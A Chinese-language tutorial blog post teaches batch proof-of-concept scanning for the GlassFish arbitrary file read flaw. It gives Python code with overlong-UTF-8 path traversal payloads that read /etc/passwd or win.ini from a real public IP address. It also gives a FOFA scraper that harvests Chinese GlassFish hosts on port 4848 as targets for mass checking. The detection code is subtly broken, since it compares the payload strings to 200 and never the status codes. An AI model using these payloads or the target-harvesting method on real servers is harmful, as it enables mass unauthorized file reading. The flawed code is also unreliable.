本次笔记暂停,因为自身能力不足,导致笔记难以进行,我需要下去学习两个重要内容 爬虫+数据分析,我会尽可能回来把后面的笔记补上,别的不多说 记载当前时间为 2021-9-1 18:04
Fofa搜索结果提取采集脚本
SRC报告平台信息提取脚本
POC验证批量脚本
准备
1. 漏洞环境-----Vulhub1. 漏洞名称-----GlassFish 任意文件读取漏洞

我们先来看漏洞原理,就知道该怎么编写Python代码
获取对方地址,来判断对方是否存在/etc/passwd内容 ,如果对方是在windows下搭建GlassFish需要更改/etc/passwd为/windows/win.ini
我们到漏洞测试环境下,不论是windows还是Linux环境下,其漏洞是否存在的标志就是返回是状态码是否为404
因为如果正常访问到目录,应该返回如上图,也就是正常访问,漏洞也就视为存在,返回404意味着漏洞不存在
我们可以抓住这一点编写POC验证代码了
如何实现POC批量验证:
- 获取可能存在漏洞的地址信息—借助Fofa进行目标获取
- 将请求的数据进行筛选,即目标地址
- 批量请求地址信息进行判断是否存在—单线程和多线程
利用FOFA获取glassfish漏洞信息

简单代码判断是否存在GlassFish漏洞
import requests

url = 'http://101.64.236.186:4848'

payload_windows = '/theme/META-INF/prototype%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afwindows/win.ini'
payload_linux = '/theme/META-INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd'

#获取转态码
data_windows = requests.get(url+payload_windows).status_code
data_linux = requests.get(url+payload_linux).status_code

#通过返回的状态码判断是否存在漏洞
if(payload_windows == 200 or payload_linux == 200 ):
    print("漏洞存在")
else:print("漏洞不存在")
为了能够实现批量化验证漏洞,接下来利用爬虫技术
首选对网址进行分析
[https://fofa.so/result?qbase64=Z2xhc3NmaXNo](https://fofa.so/result?qbase64=Z2xhc3NmaXNo)
我们看到一个关键词base64,尝试去解码base64后面的值,发现就是我们的搜索值 glassFish

分析完成后,回到我们的目标,可见分析是没有问题的
[https://fofa.so/result?qbase64=ImdsYXNzZmlzaCIgJiYgcG9ydD0iNDg0OCImJmNvdW50cnk9IkNOIg](https://fofa.so/result?qbase64=ImdsYXNzZmlzaCIgJiYgcG9ydD0iNDg0OCImJmNvdW50cnk9IkNOIg%3D%3D)

import requests
import base64

requests_data = '"glassfish" && port="4848" && country="CN"'

url = 'https://fofa.so/result?qbase64='

bm_requests_data = str(base64.b64encode(requests_data.encode("utf-8")),"utf-8")

print(bm_requests_data)

re_data = requests.get(url+bm_requests_data).content.decode()

print(re_data)

接下来利用Xpath语法提取重要信息,实现批量化验证
先来获取页面信息
import requests
import base64

requests_data = '"glassfish" && port="4848" && country="CN"'

url = 'https://fofa.so/result?qbase64='

bm_requests_data = str(base64.b64encode(requests_data.encode("utf-8")),"utf-8")

re_data = requests.get(url+bm_requests_data).content.decode()

print(re_data)


使用Xpath语法获取信息
import requests
import base64
from lxml import etree

requests_data = '"glassfish" && port="4848" && country="CN"'

url = 'https://fofa.so/result?qbase64='

bm_requests_data = str(base64.b64encode(requests_data.encode("utf-8")),"utf-8")

re_data = requests.get(url+bm_requests_data).content.decode()

Xpath_data = etree.HTML(re_data)

newdata = Xpath_data.xpath('//*[@id="__layout"]/div/div[2]/div/div[2]/div[2]/div[2]/div[*]/div[1]/div[1]/span[2]/a/text()')

print(newdata)
得到第一个页面的所有IP信息
由于我没有这个网站的会员,所以无法演示页面更换了
接下来的代码无法继续写下去,但是知识点我们需要去学习(翻页+多线程)
去实战其他网站其实也是可行的

若有收获,就点个赞吧
0 人点赞


